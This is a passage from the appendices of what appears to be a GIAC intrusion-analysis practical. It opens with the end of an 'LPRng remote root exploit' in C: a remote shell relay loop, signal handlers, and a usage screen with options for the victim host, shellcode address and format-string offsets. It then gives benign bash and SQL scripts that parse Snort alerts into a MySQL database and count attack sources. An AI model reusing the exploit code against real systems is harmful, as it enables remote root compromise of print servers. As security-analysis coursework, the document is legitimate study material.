        n = select(sox + 1, &rset, NULL, NULL, NULL);
        if(n <= 0)
            return (-1);

        if(FD_ISSET (sox, &rset)) {
            n = recv (sox, buffer, sizeof (buffer), 0);
            if (n <= 0)
                break;

            write (STDOUT_FILENO, buffer, n);
        }

        if(FD_ISSET (STDIN_FILENO, &rset)) {
            n = read (STDIN_FILENO, buffer, sizeof (buffer));
            if (n <= 0)
                break;

            send(sox, buffer, n, 0);
        }
    }
    return (0);
}

void sigalarm()
{
    printf("connection timed out, exiting...\n");
    exit(0);
}

void sigint()
{
    printf("CAUGHT sigint, exiting...\n");
    exit(0);
}


void usage(char *prog)
```

```
{
    int i;

    printf("\n** LPRng remote root exploit coded by venomous of rdC **\n");
    printf("Usage:\n\n");
    printf("%s [-h hostname] <-p port> <-r addr> <-s shellcodeaddr> <-t type>
<-P padding> <-R offset> <-S offset> <-c offset>\n\n", prog);
    printf("-h is the victim ip/host\n");
    printf("-p select a different port to connect, default 515\n");
    printf("-r is the address to overwrite\n");
    printf("-s is the address of the shellcode\n");
    printf("You can use a predefined addr/shellcodeaddr using -t
<number>\n\n");
    printf("availables types:\n\n");
    for (i=0 ; target[i].desc != NULL ; i++)
        printf("%d - %s\n",i,target[i].desc);
    printf("\n-P is to define the padding to use, usually 2\n");
    printf("-R the offset to add to <addr>\n");
    printf("-S the offset to add to <shellcodeaddr>\n");
    printf("-c where we start to control the format string\n\n");
    exit(0);
}
```

Appendix D – Brandon's "giac-parser" script

```
#!/bin/bash
#
#       Tue May  8 07:23:12 EDT 2001 - bln@coldlabs.com
#
#       This script combines the commands given throughout
#       my GIAC practicle for Assignment #3 - "Analyze This"
#
#       You will have to create the directory /files/alert
#       You will have to download the files into /files/alert
#
#       Put this script and the giac-slq script into the
#       /files/alert directory.
#
#       Now you can run this script to parse out the data
#       and automatically create the database and put the
#       data into the database.
#
###############################################################
# This changes to the directory with the alert files
cd /files/alert
# This unzips the alert.zip file
gunzip alert.zip
# This combines the SnortA*.txt into one big file
cat SnortA*.txt >> alerts-all.txt
# This parses out the file for everything except the spp_portscan stuff
grep -v spp_portscan snort-alert.txt | sed 's/\[\*\*\]/\%/g' | sed 's/->/\%/g' | sed 's/:/ % /4' | sed 's/:/
% /3' > TEST.txt
# This parses out teh file for only the spp_portscan stuff
grep spp_portscan snort-alert.txt | sed 's/\[\*\*\]/\ /2' | sed 's/\[\*\*\]/\%/g' | sed 's/from/\%/g' | sed '
s/ (/\ % (/g' | sed 's/\.*:/ %/4' | sed 's/HOSTS %/HOSTS:/g' > TEST2.txt
# This creates the database called giac
mysqladmin create giac
# This calls the giac-sql script that will create the tables
#       and populate data into the database
mysql giac < giac-slq
```

Appendix E – Brandon's "giac-sql" script

```
CREATE TABLE alert
(
date VARCHAR (21),
attack VARCHAR (50),
src VARCHAR (15),
srcp VARCHAR (6),
dst VARCHAR (15),
dstp VARCHAR (6)
);

CREATE TABLE spp
(
date VARCHAR (30),
attack VARCHAR (50),
src VARCHAR (15),
misc VARCHAR (45)
);
LOAD DATA LOCAL INFILE "/files/alert/TEST.txt" INTO TABLE alert FIELDS
TERMINATED BY "%";
LOAD DATA LOCAL INFILE "/files/alert/TEST2.txt" INTO TABLE spp FIELDS
TERMINATED BY "%";
```

Appendix F – Brandon's sql commands

All commands are run from the mysql> prompt.

```
select count(*) from alert;
select count(distinct src) from alert;
select count(*) from spp;
select count(distinct src) from spp;
select src, count(*) as count from alert group by src order by count desc limit 25;
select dst, count(*) as count from alert group by dst order by count desc limit 25;
select count(*) as count, dstp from alert group by dstp order by count desc limit 25;
select src, count(*) as count from alert where src like "%MY.NET.%" group by src order by
count desc limit 25;
select count(src) as count from alert where src like "%MY.NET.%";
select count(distinct attack) as count from alert;
select count(distinct attack) as count from spp;
select src, dst, count(distinct src) as count from alert group by dst order by count desc limit 25;
select src, dst, count(distinct dst) as count from alert group by src order by count desc limit 25;
```